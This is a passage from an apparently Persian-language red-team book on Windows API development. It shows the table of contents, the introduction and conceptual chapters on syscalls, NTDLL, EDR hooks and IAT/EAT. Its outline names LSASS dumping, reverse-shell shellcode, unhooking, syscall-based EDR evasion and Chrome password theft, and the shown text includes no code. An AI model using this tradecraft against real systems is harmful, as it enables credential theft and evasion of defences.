

۲۰۲۵

مقدمه‌ای بر توسعه API ویندوز برای تیم قرمز

مجموعه کتاب های تیم قرمز

تهیه و تنظیم : تیم سایبر شلف

@CYBERSHELF

CYBER SHELF

فهرست مطالب

مقدمه نویسنده ۱
در این کتاب چه میخوانیم ۲
فصل اول خوش آمدگویی ۳
آزمایشگاه ۴
آزمایشگاه امنیت تهاجمی ویندوز ۴
درباره آزمایشگاه ۴
نیازمندی‌ها ۴
رابط برنامه‌نویسی ویندوز برای تیم قرمز - مقدمه ۵
پیش‌نیازهای پیشنهادی: ۵
فصل دوم مقدمه‌ای بر API ویندوز ۶
مفهوم Windows API ۷
Windows API چیست؟ ۷
حالت کاربر در مقابل حالت کرنل (User Mode vs Kernel Mode) ۷
لایه‌های Win۳۲ :API، NT و Syscall ۸
Nt، Zw و پیشوندهای داخلی کرنل ۸
فایل‌های DLL کلیدی در استفاده از APIها ۹
خلاصه ۱۰
مفهوم Windows API شماره ۲ ..... ۱۱
IAT چیست؟ ۱۱
EAT چیست؟ ۱۱
مقایسه فنی IAT و EAT ۱۲
کاربرد در دنیای واقعی ۱۲
ملاحظات امنیتی ۱۳

t.me/cybershelf

خلاصه ۱۳
مفاهیم Syscall ۱۴
Syscall چیست؟ ۱۴
Syscall Stub چیست؟ ۱۴
کالبدشکافی یک Syscall Stub ۱۵
SSN چیست؟ (System Service Number) ۱۵
خلاصه ۱۶
مفاهیم Syscall مستقیم و غیرمستقیم ۱۷
درک Syscallها در ویندوز ۱۷
Direct Syscalls ۱۷
محدودیت‌ها ۱۸
Indirect Syscalls ۱۸
ملاحظات در عبور از EDR ۱۹
فصل سوم مبانی C++ برای کار با رابط برنامه‌نویسی ویندوز ۲۱
مقدمه‌ای بر زبان C++ ۲۲
چرا باید C++ یاد بگیریم؟ ۲۲
چرا C++ برای برنامه‌نویسی Windows API ایده آل است؟ ۲۲
مفاهیم C++ ۲۴
۱. ساختار پایه یک برنامه C++ ۲۴
۲. ورودی و خروجی (I/O) ۲۴
۳. متغیرها و نوع داده‌ها ۲۴
۴. کنترل جریان (Control Flow) ۲۴
۵. توابع ۲۴
۶. اشاره‌گرها و ارجاع‌ها (Pointers & References) ۲۵

t.me/cybershelf

۷. تخصیص حافظه پویا..... ۲۵
۸. آرایه‌ها و رشته‌های سبک C..... ۲۵
۹. ساختارها (Struct)، شمارش‌ها (Enum) و نام‌های مستعار نوع (Type Aliases) ۲۵
این موارد به‌طور مکرر در ساختارهای داده‌ای Windows API و برنامه‌نویسی سطح سیستم استفاده می‌شوند. ۲۵
۱۰. برنامه‌نویسی شیءگرا (OOP) ۲۵
۱۱. فضای نام و std:: ۲۶
۱۲. اشاره‌گرهای هوشمند (Smart Pointers) ۲۶
۱۳. قالب‌ها (Templates) ۲۶
۱۴. توابع لامبدا (Lambda Expressions)..... ۲۶
۱۵. انتقال مالکیت (Move Semantics) ۲۷
۱۶. مدیریت خطا (Exception Handling)..... ۲۷
۱۷. RAII (مالکیت منبع با زمان حیات شیء) ۲۷
۱۸. کتابخانه استاندارد الگوها (STL)..... ۲۷
۱۹. آمادگی برای توسعه با Windows API ۲۸
خلاصه مطالب ۲۸
ایجاد پروژه در Visual Studio ۲۹
مرحله‌به‌مرحله: ساخت پروژه C++ Console در Visual Studio ۲۹
مثال‌های ابتدایی برنامه‌نویسی در C++..... ۳۱
۱. Hello World – اولین برنامه..... ۳۱
۲. دریافت ورودی از کاربر با cin..... ۳۲
۳. دستورات شرطی – if، else if، else..... ۳۲
۴. حلقه‌ها (ساختارهای تکرار) ۳۳
۵. توابع ۳۴

t.me/cybershelf

۶. کلاس‌ها و اشیاء (برنامه‌نویسی شیءگرا) ۳۵
مثال‌های متوسط برنامه‌نویسی در C++ ۳۶
۱. اشاره‌گرها (Pointers) ۳۶
۲. حافظه پویا: new و delete ۳۶
۳. آرایه‌های پویا ۳۷
٤. رشته‌های به سبک C (C-style Strings) ۳۸
۵. ارجاعات (References) ۳۸
۶. ساختارها (Structs) ۳۹
۷. typedef و using ۳۹
۸. انوم‌ها (Enums) ۴۰
۹. بارگذاری توابع (Function Overloading) ۴۰
۱۰. کلاس‌ها و سازنده‌ها (Constructors) ۴۱
۱۱. فضاهای نام (Namespaces) ۴۱
std:: چیست؟ ۴۲
مثال‌های پیشرفته در C++ ۴۳
۱. اشارەگرهای هوشمند: std::unique_ptr و std::shared_ptr ۴۳
۲. معنای جابه‌جایی (Move Semantics) و std::move ۴۴
۳. عبارات لامبدا (Lambda Expressions) ۴۵
۴. اشاره‌گرهای تابع و Callback ۴۵
۵. قالب‌ها (Templates) – برنامه‌نویسی عمومی (Generic Programming) ۴۶
۶. مدیریت استثنا (Exception Handling) ۴۷
۷. RAII – مدیریت منابع با طول عمر شیء ۴۷
۸. کتابخانه قالب استاندارد (STL): std::vector ۴۸
نکات نهایی درباره std:: ۴۹

t.me/cybershelf

فصل چهارم ۵۰
برنامه‌نویسی و توسعه نرم‌افزار با رابط برنامه‌نویسی ویندوز ۵۰
توابع Windows API برای تست نفوذ و تیم قرمز ۵۱
مدیریت پردازش و نخ (Process & Thread Manipulation) ۵۱
مدیریت توکن و دسترسی (Token & Privilege Manipulation) ۵۱
تزریق حافظه و DLL (Memory & DLL Injection) ۵۱
پنهان‌سازی و ضد EDR (Stealth & Anti-EDR) ۵۲
شناخت سیستم و کاربر (System & User Recon) ۵۲
استخراج اطلاعات حساس (Credential Dumping) ۵۳
ماندگاری و سوءاستفاده از سرویس‌ها (Persistence / Service Abuse) ۵۳
توابع سطح پایین و پنهان NT Native (Uncommon/Stealthier NT Native Functions) ۵۳
مثال‌هایی از توابع Windows API ۵۴
۱. MessageBox / MessageBoxW ۵۴
۲. CreateProcess / CreateProcessW ۵۴
۳. VirtualAlloc ۵۵
٤. OpenProcess ۵۵
٥. ReadProcessMemory ۵۶
٦. WriteProcessMemory ۵۶
۷. NtQueryInformationProcess ۵۷
۸. IsDebuggerPresent ۵۷
۹. EnumWindows ۵۸
منابع (References) ۵۸
نمونه‌های عملی - توابع MessageBox، CreateProcess و VirtualAlloc ۶۰
مثال ۱: MessageBoxW — نمایش یک پیام در ویندوز ۶۰

t.me/cybershelf

مثال ۲: CreateProcessW — اجرای یک برنامه (نوت پد) ۶۲
مثال ۳: VirtualAlloc — تخصیص حافظه در پردازش فعلی ۶۴
مستندات ۶۵
۱. MessageBoxW ۶۵
۲. CreateProcessW ۶۶
۳. VirtualAlloc ۶۷
جدول خلاصه ۶۸
مثال‌های کاربردی – توابع OpenProcess، ReadProcessMemory و WriteProcessMemory .. ۶۹
۱. OpenProcess — دریافت هندل یک پردازش در حال اجرا ۶۹
۲. ReadProcessMemory — خواندن حافظه از یک پردازش دیگر ۷۰
۳. WriteProcessMemory — نوشتن در حافظه یک پردازش دیگر ۷۰
روال کاری معمول (نمای کلی ساده): ۷۱
مثال: خواندن و نوشتن در حافظه پردازش خودمان ۷۲
آنچه اینجا یاد می‌گیرید: ۷۳
مثال‌های کاربردی – توابع NtQueryInformationProcess، IsDebuggerPresent و EnumWindows ۷۴
۱. NtQueryInformationProcess ۷۴
۲. IsDebuggerPresent ۷۶
۳. EnumWindows ۷۸
جدول خلاصه ۷۹
مثال‌های کاربردی – توابع GetUserName / GetUserNameEx ۸۰
هدف ۸۰
معرفی توابع ۸۰
نمونه کد – GetUserName ۸۱

t.me/cybershelf

نمونه کد – GetUserNameEx (به‌صورت DOMAIN\Username) ۸۱
ملاحظات EDR ۸۲
مثال‌های کاربردی – تابع NetSessionEnum ۸۳
هدف ۸۳
ساختار SESSION_INFO_۱۰ (برای level=۱۰) ۸۴
مثال C++ – شمارش نشست‌های فعال ۸۴
سناریوهای استفاده در Red Team ۸۵
ملاحظات EDR ۸۵
مثال‌های کاربردی – توابع GetAdaptersInfo و GetIpAddrTable ۸۶
هدف ۸۶
تابع: GetAdaptersInfo ۸۶
مثال C++: GetAdaptersInfo ۸۷
تابع: GetIpAddrTable ۸۸
مثال C++: GetIpAddrTable ۸۸
موارد استفاده در تیم قرمز ۸۹
شناسایی و امنیت عملیات (OPSEC) ۸۹
مثال‌های کاربردی – EnumServicesStatusEx ۹۱
هدف ۹۱
نمونه تابع ۹۱
ساختار: ENUM_SERVICE_STATUS_PROCESS ۹۲
مثال C++ – لیست تمام سرویس‌ها و وضعیت آن‌ها ۹۳
موارد استفاده در تیم قرمز ۹۴
ملاحظات EDR و OPSEC ۹۴
مثال‌های کاربردی - RegOpenKeyEx / RegQueryValueEx ۹۶

t.me/cybershelf

هدف ۹۶

این APIها برای خواندن مقادیر از رجیستری ویندوز استفاده می‌شوند و در هر دو حالت حمله و دفاع کاربرد زیادی دارند، مانند: ۹۶

این APIها جزو مجموعه Registry API Win۳۲ هستند و در فایل Advapi۳۲.dll قرار دارند. ..۹۶

تابع: RegOpenKeyEx ۹۶

تابع: RegQueryValueEx ۹۷

مثال C++ – خواندن نسخه ویندوز ۹۷

ریشه‌های رایج رجیستری (HKEY) ۹۸

موارد استفاده تیم قرمز ۹۸

نکات OPSEC و تشخیص ۹۸

مثال‌های کاربردی - LoadLibraryA / LoadLibraryW ۱۰۰

مروری کلی ۱۰۰

تعاریف توابع ۱۰۰

رفتار داخلی (Windows Loader) ۱۰۰

تفاوت LoadLibraryA و LoadLibraryW ۱۰۱

مثال ساده C++ با LoadLibraryW ۱۰۱

بارگذاری توابع به‌صورت داینامیک با GetProcAddress ۱۰۱

کاربردها در Red Team و بدافزار ۱۰۲

مثال پیشرفته: LoadLibraryA با مسیر سفارشی ۱۰۲

دلایل رایج شکست LoadLibrary ۱۰۳

نگاشت دستی و دور زدن LoadLibrary ۱۰۳

مثال: بارگذاری داینامیک توابع به‌جای واردات استاتیک ۱۰۳

جایگزین اسکن PEB بدون LoadLibrary ۱۰۳

نکات OPSEC و شناسایی ۱۰۴

t.me/cybershelf

خلاصه: اهمیت LoadLibrary در عملیات تهاجمی ۱۰۴
مثال‌های کاربردی - NetUserEnum / NetUserGetInfo ۱۰۵
هدف ۱۰۵
مروری بر توابع ۱۰۵
ساختارهای کلیدی ۱۰۶
نمونه C++ – فهرست‌کردن و نمایش اطلاعات کاربر ۱۰۷
پرچم‌های مهم (usri۱_flags) ۱۰۸
موارد استفاده در تیم قرمز ۱۰۸
تشخیص و دور زدن توسط EDR ۱۰۸
مثال‌های کاربردی - NtMapViewOfSection / NtUnmapViewOfSection ۱۰۹
هدف ۱۰۹
NtMapViewOfSection – امضای تابع ۱۰۹
NtUnmapViewOfSection – امضای تابع ۱۱۰
روند کلی استفاده: ۱۱۰
مثال عملی – بازنگاری نسخه تمیز NTDLL ۱۱۰
نمونه کد ساده C++ – نگاشت ntdll.dll به حافظه ۱۱۱
موارد استفاده در تیم قرمز / بدافزار ۱۱۲
تشخیص و OPSEC ۱۱۳
خلاصه: ۱۱۳
مثال‌های کاربردی - SetThreadContext / GetThreadContext ۱۱۴
هدف ۱۱۴
چرا این موضوع برای تیم قرمز مهم است ۱۱۴
پروتوتایپ توابع ۱۱۴
SetThreadContext ۱۱۴

t.me/cybershelf

جزئیات مهم ۱۱۵
نکته معماری: ۱۱۵
ساختار: CONTEXT (x٦٤) ۱۱۵
نمونه C++ – تغییر مسیر نخ به شل‌کد (۶۴بیت) ۱۱۶
موارد استفاده تیم قرمز و تهاجمی ۱۱۷
تشخیص توسط EDR و نکات OPSEC ۱۱۷
راهکارهای کاهش شناسایی: ۱۱۷
روش جایگزین اجرای شل‌کد با Context نخ ۱۱۷
خلاصه ۱۱۷
مثال‌های کاربردی - CryptUnprotectData ۱۱۹
هدف ۱۱۹
امضای تابع ۱۱۹
پارامترهای کلیدی ۱۱۹
ساختار: DATA_BLOB ۱۲۰
نمونه C++ – رمزگشایی یک Blob رمزگذاری‌شده با DPAPI ۱۲۰
موارد استفاده تیم قرمز ۱۲۱
محدودیت‌ها ۱۲۱
حملات پیشرفته DPAPI ۱۲۱
تشخیص و OPSEC ۱۲۱
نمونه استفاده در سرقت رمزهای Chrome ۱۲۲
خلاصه ۱۲۲
مثال‌های کاربردی - LsaEnumerateLogonSessions / LsaGetLogonSessionData ۱۲۳
هدف ۱۲۳
نمونه کد تابع‌ها ۱۲۳

t.me/cybershelf

ساختار کلیدی: SECURITY_LOGON_SESSION_DATA ۱۲۴
نمونه C++ – شمارش نشست‌ها و کاربران ۱۲۴
کاربردهای Red Team ۱۲۶
کشف و OPSEC ۱۲۶
معادل در Mimikatz ۱۲۶
خلاصه ۱۲۷
مرور کلی بر MalAPI ۱۲۸
ویژگی‌های مهم MalAPI.io ۱۲۸
کاربردهای MalAPI.io ۱۲۸
چند نمونه API از MalAPI.io ۱۲۹
API Ordinal در ویندوز – راهنمای آموزشی ۱۳۰
مقدمه ۱۳۰
Ordinal چگونه کار می‌کند؟ ۱۳۰
مزایا ۱۳۰
معایب و ریسک‌ها ۱۳۰
نقش در امنیت و بدافزارها ۱۳۱
مثال عملی – استفاده از MessageBoxA با Ordinal ۱۳۱
توضیح کامل کد: فراخوانی یک تابع Windows API با استفاده از Ordinal ۱۳۳
هش‌کردن API ویندوز ۱۳۸
هش‌کردن API ویندوز چیست؟ ۱۳۸
چرا از هش‌کردن API استفاده می‌شود؟ ۱۳۸
اجزای اصلی تکنیک هش‌کردن API ۱۳۸
روند اجرای کد ۱۳۹
خلاصه کد نمونه ۱۴۰

t.me/cybershoff

کد کامل منبع (Full Source Code): ۱۴۰
مستندات Windows API (مستندات رسمی مایکروسافت) ۱۴۴
منابع مرتبط با فرمت PE و هشینگ API ۱۴۵
فصل پنجم تکنیک‌های پایه تهاجمی در کار با API ۱۴۷
رمزگذاری شل‌کد با XOR و اجرای آن در حافظه ۱۴۸
مقدمه ۱۴۸
نحوه کار رمزگذاری XOR ۱۴۸
روند کار ۱۴۸
شکل ۶ – برقراری شل معکوس (یا نتیجه payload) ۱۵۳
نتیجه‌گیری ۱۵۳
بازگردانی unhook کردن NTDLL با بازیابی بخش text. از روی دیسک ۱۵۴
مرور کلی ۱۵۴
چرا باید NTDLL را unhook کرد؟ ۱۵۴
روند کار تکنیک ۱۵۴
محدودیت‌ها ۱۵۵
تشخیص Syscallهای Hook شده در NTDLL از طریق بررسی Prologue درون‌خطی ۱۵۹
مقدمه ۱۵۹
Syscallها چه هستند و چرا hook می‌شوند؟ ۱۵۹
روش کار شناسایی Inline Hook ۱۶۰
کد کامل C++: detect_hooked_syscalls.cpp ۱۶۰
نمونه خروجی ۱۶۲
موارد استفاده ۱۶۳
محدودیت‌ها ۱۶۳
Dump گرفتن از LSASS با استفاده از MiniDumpWriteDump ۱۶۴

t.me/cybershelf

مقدمه ۱۶۴
چرا MiniDumpWriteDump؟ ۱۶۴
نیازمندی سطح دسترسی (Privilege Requirement) ۱۶۴
بررسی کد ۱۶۴
فعال‌سازی SeDebugPrivilege ۱۶۵
پیدا کردن PID مربوط به LSASS ۱۶۵
منطق اصلی برنامه ۱۶۶
نتیجه اجرا ۱۶۷
شناسایی و دفاع ۱۶۸
Dump گرفتن از LSASS با استفاده از PssCaptureSnapshot و MiniDumpWriteDump ۱۶۹
مقدمه ۱۶۹
توابع کلیدی API ۱۶۹
کد کامل C++ همراه با توضیحات درون‌خطی ۱۶۹
نحوه عملکرد این تکنیک ۱۷۲
ملاحظات EDR ۱۷۳
مثال Direct Syscall ۱۷۴
مرور کلی ۱۷۴
انگیزه و مدل تهدید ۱۷۴
ساختار اصلی Direct Syscalls ۱۷۴
فایل هدر (syscalls.h) ۱۷۵
فایل اسمبلی (syscalls.asm) ۱۷۵
منطق برنامه اصلی (main.cpp) ۱۷۵
نحوه دور زدن EDR ها ۱۷۶
محدودیت‌ها ۱۷۶

t.me/cybershelf

نتیجه‌گیری ۱۷۷
مثال Indirect Syscall ۱۷۸
مقدمه ۱۷۸
پیش‌زمینه مفهومی ۱۷۸
جزئیات پیاده‌سازی کد ۱۷۹
مزایای Indirect Syscalls ۱۸۰
محدودیت‌ها ۱۸۰
نتیجه‌گیری ۱۸۱
نتیجه‌گیری ۱۸۲
منابع پیشنهادی برای مطالعه بیشتر ۱۸۲
نکات پایانی ۱۸۳

t.me/cybershelf

مقدمه نویسنده

به کتاب «مقدمه‌ای بر توسعه API ویندوز برای تیم قرمز» خوش آمدید.

در دنیای پویا و پیچیده امنیت سایبری، تیم‌های قرمز برای شبیه‌سازی تهدیدات واقعی و ارزیابی مقاومت سیستم‌ها، نیازمند عمیق‌ترین درک ممکن از محیط‌های هدف هستند. قلب تپنده سیستم عامل ویندوز، که همچنان یکی از گسترده‌ترین پلتفرم‌های هدف است، در Windows API نهفته است. تسلط بر این رابط برنامه‌نویسی، کلید دستیابی به قدرت، پنهانکاری و کارایی در عملیات تهاجمی است.

این کتاب برای پر کردن شکاف بین تئوری و عمل طراحی شده است. ما از مبانی ساده تعامل با WinAPI در C++ شروع می‌کنیم و گام به گام به سوی تکنیک‌های پیشرفته‌ای پیش می‌رویم که هسته اصلی بسیاری از ابزارهای تهاجمی مدرن را تشکیل می‌دهند. شما به صورت عملی با مفاهیمی مانند دست‌کاری syscallها، رفع hook از توابع API و اجرای کد مستقیم در حافظه (In-Memory Execution) آشنا خواهید شد. این دانش به شما توانایی توسعه ابزارهای سفارشی و مخفی را می‌دهد که می‌توانند از دید راهکارهای امنیتی مبتنی بر نشانه‌گذاری (Signature-based) پنهان بمانند.

در طول این مسیر، با سناریوهای کاربردی واقعی از جمله استخراج ایمن اطلاعات از پردازش LSASS و استفاده از مکانیزم‌های مستقیم و غیرمستقیم فراخوانی syscall برای دور زدن هوک‌های کاربردی (User-land Hooks) روبرو خواهید شد. هدف نهایی این است که شما نه تنها به عنوان یک کاربر، بلکه به عنوان یک خالق، از قابلیت‌های بومی ویندوز برای طراحی و اجرای عملیات‌های مؤثر و نامرئی بهره ببرید.

توجه: این کتاب با همکاری یک مدل زبان بزرگ (LLM) تهیه شده است. این همکاری امکان گردآوری، ساختاربندی و ارائه این حجم از اطلاعات تخصصی به شیوه‌ای منسجم و کاربردی را فراهم کرده است. تمامی مطالب با دقت بازبینی و هدف آن ارائه یک راهنمای عملی و قابل اعتماد برای جامعه امنیت سایبری است.

امیدوارم این کتاب منبع ارزشمندی برای شما باشد و درک شما از معماری ویندوز و توانایی‌های شما در حوزه امنیت تهاجمی را متحول کند.

با اشتیاق،

تیم سایبر شلف

t.me/cybershelf

در این کتاب چه میخوانیم

قدرت Windows API را برای امنیت تهاجمی بازکنید. این کتاب به تیم قرمز و متخصصان پیشرفته امنیت سایبری، دانش عملی درزمینهٔ ساختار داخلی ویندوز، دست‌کاری‌syscall ها، رفع hook از API و اجرای کد در حافظه ارائه می‌دهد.

این کتاب از مبانی تعامل با C++ آغاز می‌شود و تا موارد کاربرد واقعی در عملیات تهاجمی مانند استخراج اطلاعات از LSASS ، استفاده ازsyscall های مستقیم و غیرمستقیم ادامه می‌یابد. هدف دوره آماده‌سازی شما برای بهره‌گیری از قابلیت‌های بومی ویندوز به‌صورت مخفیانه و مؤثر در عملیات عملیاتی است.

t.me/cybershelf

فصل اول
خوش آمدگویی

t.me/cybershelf

آزمایشگاه

آزمایشگاه امنیت تهاجمی ویندوز

این آزمایشگاه برای پشتیبانی از تمرینات و تکنیک‌های نمایش داده‌شده در مطالب ایجادشده است، ازجمله:

- فراخوانی‌های سیستمی مستقیم و غیرمستقیم
- اجرای شل‌کد
- آنهوک کردن API
- استخراج حافظه (مثلاً LSASS)
- تکنیک‌های فرار از تشخیص استفاده‌شده علیه راه‌حل‌های EDR

درباره آزمایشگاه

ماشین مجازی به‌صورت پیش‌تنظیم شده برای یادگیری و آزمایش با داخلی‌های ویندوز، تیم قرمز و تکنیک‌های توسعه بدافزار است. این محیط شامل ابزارها، کامپایلرها و تنظیمات لازم برای دنبال کردن تمرینات هست.

این آزمایشگاه فقط برای اهداف آموزشی در محیطی امن و کنترل‌شده طراحی‌شده است.

نیازمندی‌ها

برای اجرای موفق آزمایشگاه، شما به موارد زیر نیاز دارید:

- حداقل ۸ گیگابایت حافظه رم (۱۶ گیگابایت توصیه می‌شود)
- VMware Workstation Pro (یا Player، اما نسخه Pro برای امکانات بهتر ازجمله عکس‌برداری و ایزوله سازی توصیه می‌شود)

اگر هنوز VMware Workstation Pro را ندارید، می‌توانید نسخه آزمایشی یا نسخه آموزشی آن را از وب‌سایت رسمی VMware دانلود کنید.

t.me/cybershelf

رابط برنامه‌نویسی ویندوز برای تیم قرمز - مقدمه

به دوره رابط برنامه‌نویسی ویندوز برای تیم قرمز - مقدمه خوش‌آمدید.

این دوره برای متخصصان امنیت تهاجمی، اعضای تیم قرمز و توسعه‌دهندگان بدافزار طراحی‌شده است که می‌خواهند سیستم‌عامل ویندوز را در سطح پایین — هم در حالت کاربر و هم در حالت هسته — درک کرده و دست‌کاری کنند.

آنچه خواهید آموخت:

- ساختار و جزئیات داخلی APIهای Win۳۲ و NT
- نحوه توسعه ابزارهای تیم قرمز با استفاده از C++ و اسمبلی
- تکنیک‌های پیشرفته فرار از تشخیص (آنهوک کردن، استاب‌های سیستم کال، بازنگری NTDLL)
- نحوه توسعه و تعامل با درایورهای پایه هسته ویندوز
- موارد استفاده عملی در حملات واقعی با تکنیک‌های تمرکز بر پنهان‌کاری

تمام مطالب با مثال‌های عملی، کدهای کاربردی و ارجاعات به ابزارها و تکنیک‌های واقعی استفاده‌شده توسط بازیگران تهدید پیشرفته و پژوهشگران امنیتی ارائه می‌شود.

پیش‌نیازهای پیشنهادی:

- دانش پایه‌ای از زبان C یا C++
- محیط ویندوز ۱۰ یا ۱۱ با Visual Studio
- درک مفاهیم سیستم‌عامل: پردازش‌ها، حافظه، امتیازات
- اختیاری: آشنایی با اسمبلی x۸۶/x۶۴ و داخلی‌های ویندوز

t.me/cybershelf

فصل دوم

مقدمه‌ای بر API ویندوز



t.me/cybershelf

مفهوم Windows API

Windows API چیست؟

Windows API (یا WinAPI) مجموعه‌ای از توابعی است که توسط مایکروسافت ارائه‌شده‌اند تا برنامه‌ها بتوانند با سیستم‌عامل ویندوز تعامل داشته باشند. این APIها به برنامه‌هایی که در حالت کاربر اجرا می‌شوند اجازه می‌دهند به ویژگی‌های سطح کرنل دسترسی داشته باشند، بدون آنکه مرزهای امنیتی را نقض کنند.

اهداف اصلی Windows API عبارت‌اند از:

- انتزاع (Abstraction) دسترسی مستقیم به سخت‌افزار یا سیستم
- فراهم کردن خدمات سیستمی برای برنامه‌ها
- حفظ سازگاری بین نسخه‌های مختلف ویندوز
- ارائه رابط‌های برنامه‌نویسی یکسان برای اجزای مختلف مانند رابط گرافیکی، سیستم فایل، حافظه، نخ‌ها و غیره

دو دسته‌بندی اصلی وجود دارد:

- APIهای حالت کاربر (User-Mode): شامل توابع موجود در فایل‌هایی مانند kernel۳۲.dll، user۳۲.dll، advapi۳۲.dll و غیره
- APIهای بومی (Native API یا NT API): تماس‌های سیستمی داخلی که در ntdll.dll وجود دارند و به‌صورت Nt* و Zw* شناخته می‌شوند

حالت کاربر در مقابل حالت کرنل (User Mode vs Kernel Mode)

User Mode	Kernel Mode
با سطح دسترسی محدود اجرا می‌شود	با بالاترین سطح دسترسی اجرا می‌شود (Ring ۰)
نمی‌تواند مستقیماً به سخت‌افزار دسترسی داشته باشد	دسترسی کامل به سخت‌افزار دارد
در صورت کرش، سیستم را از کار نمی‌اندازد	در صورت کرش، باعث BSOD می‌شود
از APIهایی مثل CreateFile استفاده می‌کند	APIهایی مثل NtCreateFile را پیاده‌سازی می‌کند

در حوزه Red Team، درک این جداسازی بسیار حیاتی است، زیرا بسیاری از راهکارهای EDR روی هوک‌های حالت کاربر تمرکز دارند، به‌ویژه در فایل ntdll.dll.

t.me/cybershef

لایه‌های Win۳۲ API:، NT و Syscall

Win۳۲ API (سطح بالا)

- بیشتر برای توسعه‌دهندگان آشناست
- توابعی مانند CreateFileW، OpenProcess، VirtualAllocEx
- در فایل‌هایی مانند kernel۳۲.dll، user۳۲.dll وجود دارند

NT API (سطح پایین)

- در ntdll.dll وجود دارند
- با پیشوند Nt یا Zw (مثلاً NtOpenProcess)
- رپرهای مستقیم برای syscallها هستند
- برای عملیات پنهان‌کارانه، مخصوصاً در عبور از EDRها استفاده می‌شوند

Syscalls

- رابط سطح پایین بین ntdll.dll و کرنل
- در x۶۴ با دستور syscall، در x۸۶ قدیمی با int ۰x۲e
- هر syscall یک System Service Number (SSN) دارد، مثلاً NtOpenProcess = ۰x۲۶

می‌توانید syscall را به‌صورت دستی با استفاده از اسمبلی توکار (inline assembly) یا شل‌کد فراخوانی کنید. این روش در تکنیک‌های فرار مستقیم از syscall کاربرد دارد.

Nt، Zw و پیشوندهای داخلی کرنل

در ساختار داخلی ویندوز، بسیاری از توابع سطح پایین از پیشوندهایی استفاده می‌کنند که مشخص می‌کند تابع متعلق به کدام زیرسیستم کرنل است. این پیشوندها برای توسعه در سطح کرنل، مهندسی معکوس یا تحقیقات امنیتی حیاتی هستند، مخصوصاً زمانی که در حال تحلیل درایورها یا ساخت دستی stubs برای syscall هستید.

این توابع معمولاً در ماژول‌های کرنل ویندوز ارائه می‌شوند. برخی از آن‌ها مستقیماً از حالت کرنل قابل‌دسترسی هستند و برخی دیگر به‌صورت غیرمستقیم از حالت کاربر و از طریق ntdll.dll فراخوانی می‌شوند.

پیشوندهای کرنلی و معانی آن‌ها

پیشوند	کامپوننت کرنلی	نمونه تابع	کاربرد

t.me/cybershelf

Cm	مدیریت پیکربندی (Configuration Manager)	CmRegisterCallbackEx	تعامل با رجیستری و ثبت کال‌بک‌ها
Ex	لایه اجرایی (Executive Layer)	ExAllocatePool	توابع کمکی هسته مانند تخصیص حافظه و همگام‌سازی
Hal	لایه انتزاع سخت‌افزار	HalGetAdapter	لایه واسط بین سیستم‌عامل و سخت‌افزار
Io	مدیر I/O	IoAllocateIrp	مدیریت ورودی/خروجی دستگاه‌ها و بسته‌های IRP
Ke	هسته کرنل	KeSetEvent	توابع مدیریت نخ‌ها، وقایع و اولویت‌ها
Mm	مدیر حافظه	MmUnlockPages	مدیریت حافظه مجازی، صفحه‌بندی و فیزیکی
Ob	مدیر اشیاء	ObReferenceObject	مدیریت اشیای کرنلی مانند Handleها، پردازه‌ها
Po	مدیر توان (Power Manager)	PoSetPowerState	مدیریت وضعیت‌های توان (خواب، Hibernate و...)
Tm	مدیر تراکنش	TmCommitTransaction	پشتیبانی از تراکنش‌های کرنلی
Nt	API بومی (رابط حالت کاربر)	NtCreateFile	در ntdll.dll، برای فراخوانی خدمات سیستم از حالت کاربر
Zw	API بومی در حالت کرنل	ZwCreateFile	در کرنل استفاده می‌شود؛ برخی بررسی‌های امنیتی را دور می‌زند

تفاوت کلیدی بین Nt و Zw

تابع Nt*	**تابع Zw***
از حالت کاربر استفاده می‌شود	در حالت کرنل استفاده می‌شود
مستقیماً خدمات سیستم را با syscall فراخوانی می‌کند	همان خدمات را فراخوانی می‌کند ولی ممکن است برخی بررسی‌ها را دور بزند
کدهای NTSTATUS خام را برمی‌گرداند	ممکن است مقادیر بازگشتی را تغییر دهد یا بپیچاند

توجه: اغلب این دو به یک آدرس حافظه اشاره می‌کنند، ولی بسته به حالت CPU (کاربر یا کرنل) رفتار متفاوتی دارند.

فایل‌های DLL کلیدی در استفاده از APIها

DLL	نقش
Kernel۳۲.dll	APIهای سطح بالای Win۳۲ (فایل، حافظه، نخ‌ها)
ntdll.dll	API بومی / stubs برای syscall
User۳۲.dll	رابط گرافیکی، ورودی، پنجره‌ها
Advapi۳۲.dll	رجیستری، سرویس‌ها، توکن‌ها، رمزنگاری
Gdi۳۲.dll	رابط گرافیکی (Graphics Device Interface)

نکته: اکثر راه‌حل‌های EDR فایل ntdll.dll را هوک می‌کنند، بنابراین عبور از آن یا بازگرداندن آن یک راهبرد رایج در Red Team است.

خلاصه

- Windows APIها پل ارتباطی بین برنامه‌ها و سیستم‌عامل هستند
- درک تفاوت بین Win۳۲ API و Native API برای پنهان‌کاری بسیار مهم است
- تیم‌های قرمز از دسترسی سطح پایین (ntdll، syscall stubs) برای فرار از تشخیص استفاده می‌کنند
- توابع Nt* کنترل دقیق‌تری ارائه می‌دهند و به اشیای کرنل مستقیماً دسترسی دارند
- در ماژول‌های بعدی، این لایه‌ها را با استفاده از syscall stub دستی، هش کردن API و remapping بررسی خواهیم کرد

t.me/cybershelf

مفهوم Windows API شماره ۲

IAT چیست؟

جدول آدرس واردات (IAT - Import Address Table) ساختاری در زمان اجرا (runtime) در فایل‌های PE است که آدرس توابع واردشده از DLLهای خارجی را ذخیره می‌کند.

زمانی که یک برنامه APIهای خارجی مثل MessageBoxA یا CreateFileW را فراخوانی می‌کند، مستقیماً به تابع موجود در DLL اشاره نمی‌کند، بلکه آدرسی را فراخوانی می‌کند که در IAT ذخیره‌شده است.

این مکانیزم، پیوند پویا (dynamic linking) را ممکن می‌سازد: آدرس‌های واقعی توابع توسط Windows Loader هنگام شروع برنامه پر می‌شوند.

Loader لیست واردات (Import Table) را مرور می‌کند، توابع مربوطه را در DLLهایی مثل kernel۳۲.dll و user۳۲.dll پیدا می‌کند و خانه‌های IAT را با آدرس واقعی توابع پر می‌کند.

اگر کسی IAT را hook کند، می‌تواند آن فراخوانی‌ها را به توابع دلخواه خود هدایت کند — به همین دلیل، IAT هدف رایجی در بدافزارها، دیباگرها و فریم‌ورک‌های hook کردن API است.

EAT چیست؟

جدول آدرس صادرات (EAT - Export Address Table) توسط یک DLL یا فایل اجرایی (EXE) برای در دسترس قرار دادن توابع یا نمادها به‌صورت خارجی استفاده می‌شود.

